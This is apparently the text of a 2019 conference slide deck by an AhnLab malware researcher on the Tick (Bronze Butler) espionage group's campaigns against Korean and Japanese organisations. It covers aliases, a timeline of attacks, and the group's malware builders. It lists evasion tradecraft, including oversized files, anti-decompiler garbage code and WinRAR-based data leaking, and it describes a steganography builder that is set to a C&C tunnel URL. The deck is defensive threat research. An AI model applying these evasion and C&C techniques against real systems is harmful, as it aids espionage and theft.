

Tick Tock – Activities of the Tick Group in East Asia

Trends of Tick Group Targeting Organizations and Corporations in Korea and Japan

CHA Minseok (Jacky Cha, 車珉錫)
Senior Principal Malware Researcher
AhnLab | ASEC | Analysis Research Team
HITB GSEC COMMSEC 2019 (August 29, 2019)

AhnLab

Contents


- [01](#) Tick Group
- [02](#) Stage 0 – Preparation for Attack
- [03](#) Stage 1 – Dropper, Downloader
- [04](#) Stage 2 – Backdoor, Stealer
- [05](#) Stage 3 – Internal Reconnaissance
- [06](#) Connections
- [07](#) Conclusion

01

Tick Group

AhnLab

Activity Threat Actors in South Korea



- Tick cyberespionage group (2016)

✓ Symantec Official Blog

Tick cyberespionage group zeros in on Japan

Compromised websites and spear-phishing emails used to infect targets with Daserf Trojan

By: [Jon DiMaggio](#) SYMANTEC


Created 28 Apr 2016 | 0 Comments

0 0 0 0

CYBER GRID VIEW Vol.2 English Edition

04 NOV 2016 | C.G. VIEW

This report provides information on the results of analysis regarding Daserf (a type of malware that is used in targeted attacks aimed at critical infrastructure providers in Japan) and the attackers using it.



Contributor: Gavin O'Gorman

* Source : <https://www.symantec.com/connect/blogs/tick-cyberespionage-group-zeros-japan> &

https://www.lac.co.jp/english/report/2016/11/04_cgview_01.html

- Tick == Bronze Butler == RedBald Knight == Nian

THREAT ANALYSIS

BRONZE Japan

Secureworks®

THURSDAY, OCTOBER 12,
BY: COUNTER THREAT UNIT

[Home](#) » [Malware](#) » REDBALDKNIGHT/BRONZE BUTLER's Daserf Backdoor Now Using Steganography

REDBALDKNIGHT/BRONZE BUTLER's Daserf Backdoor Now Using Steganography

Posted on: **November 7, 2017** at 4:34 am Posted in: [Malware](#), [Targeted Attacks](#), [Vulnerabilities](#)

Author: [Trend Micro](#)



by *Joey Chen and MingYen Hsieh (Threat Analysts)*

REDBALDKNIGHT, also known as **BRONZE BUTLER** and **Tick**, is a cyberespionage group known to target Japanese organizations such as government agencies (including defense) as well as those in biotechnology, electronics manufacturing, and industrial chemistry. Their campaigns employ the Daserf backdoor (detected by Trend Micro as BKDR_DASERF, otherwise known as Muirim and Nioupale) that has four main capabilities: execute shell commands, download and upload data, take screenshots, and log keystrokes.



* Source : <https://www.secureworks.com/research/bronze-butler-targets-japanese-businesses> & [https://blog.trendmicro.com/trendlabs-security-](https://blog.trendmicro.com/trendlabs-security-intelligence/redbaldknight-bronze-butler-daserf-backdoor-now-using-steganography/)

- Tick Group (Bald Knight, Bronze Butler, Nian, RedBaldKnight)

- Since being named in 2016, their information has been disclosed by multiple security companies
- Attacks on Korean and Japanese organizations and corporations since 2014 (related malware found in Korea since 2008)
- Targets: Korean defense industry, national security and political organizations.

Also corporations in the field of energy, electronics, security, web hosting, IT service, etc.


- Attack Vectors : Spear Phishing, Watering Hole, malicious files in USB Flash Drive, Vulnerabilities in Asset Management Program, Etc.

- Characteristics

- Customized attacks for environments in Korea and Japan
- Domain, used for C&C, is sometimes registered right before attack
- Several Malware Generators exist
- Multiple malware programs have been written in Delphi scripting language
- Disrupts the decompiling of analysis tools (IDA Hex-Rays) by adding garbage code
- Generates files larger than 50MB to bypass security programs
- Often uses WinRAR Console program to leak internal information

Date	Target	Details
Mar. 2014	Korea - Defense Industry	Attacked with Netboy variant; Multiple infections by the same variant reported in Korea
Jan. 2015	Korea - Major Company A	Attacked with Bisodown variant
Apr. 2015	Korea - ?	Modified the EXE file in the USB Memory
May 2015	Korea - Major Company B	Attacked with Netboy variant
Feb. 2016	Korea - Marine Industry	Attacked with Daserf variant; Identical with Daserf malware found at the Korean telecommunications company in Jun. 2016
Jun. 2016	Korea - Telecommunications Company	Attacked with Daserf variant
Sep. 2016	Korea - Energy Industry	Attacked with Datper variant


Date	Target	Details
Apr. 2017	Korea - ?	Attacked via a Korean secure USB reported by Palo Alto Unit 42 in 2018
May 2018	Korea - Supposedly National Defense	Attacked with a variant of Bisodown With national defense documents shown as bait, national defense officials are assumed to have been the targets
May 2018	Korea - Political Organization	Attacked with Bisodown
Aug. 2018	Korea - National Defense	Attacked with Bisodown variant; Variant found with Keylogger, named Linkinfo.dll, on the infected system
Sep. 2018	Korea - Political Organization	Attacked with Datper variant
Jan. 2019	Korea - Information Security	Attacked with Datper variant reported by JPCERT in Feb. 2019
Jan. 2019	Korea - Web Hosting	Identical with the malware found at a Korean information security company in Jan. 2019
Feb. 2019	Korea - Electronic Components	Attacked with Datper variant reported by JPCERT in Feb. 2019
Feb. 2019	Korea - IT Service	Attacked with Datper variant; Identical to the malware that attacked a Korean electronic component manufacturer in Feb. 2019



02


Stage 0 – Preparation for Attack

- Nforce 11-02 v1.0
 - Malicious PDF created
 - CheCheCheChe2010 Prototype




- NetBoy 1.21 (2011)

- Builder/Controller




- Xxmm v1.0 (2014)
 - Filename : gh0st.exe



- NetShadow v1.0 (2015)

-



- xmmm2_steganography.exe (2015)

-

The screenshot shows the 'xmmm2_steganography' application window. It features several input fields and buttons for configuring the steganography process. The 'Source file' field contains ': \\test \\origin.jpg' and the 'Destination file' field contains 'c: \\test \\test.jpg'. Both fields have a 'Select' button to the right. Below these is a 'Parameter' section with four fields: 'Start flag' (xxmm), 'End flag' (mmxx), 'Server ID' (all), and 'Request ID' (2019031116:01:34). At the bottom is a 'Function' section with three radio button options: 'Download Exec' (Radio1), 'Change URL' (Radio2, selected), and 'Other' (Radio3). Each radio button has an associated text field and a 'Select' button. The 'Change URL' field contains 'http://10.10.10.23/phptunnel.php'. At the very bottom of the window are 'OK' and 'Cancel' buttons.

- xxmm2_build (2015)

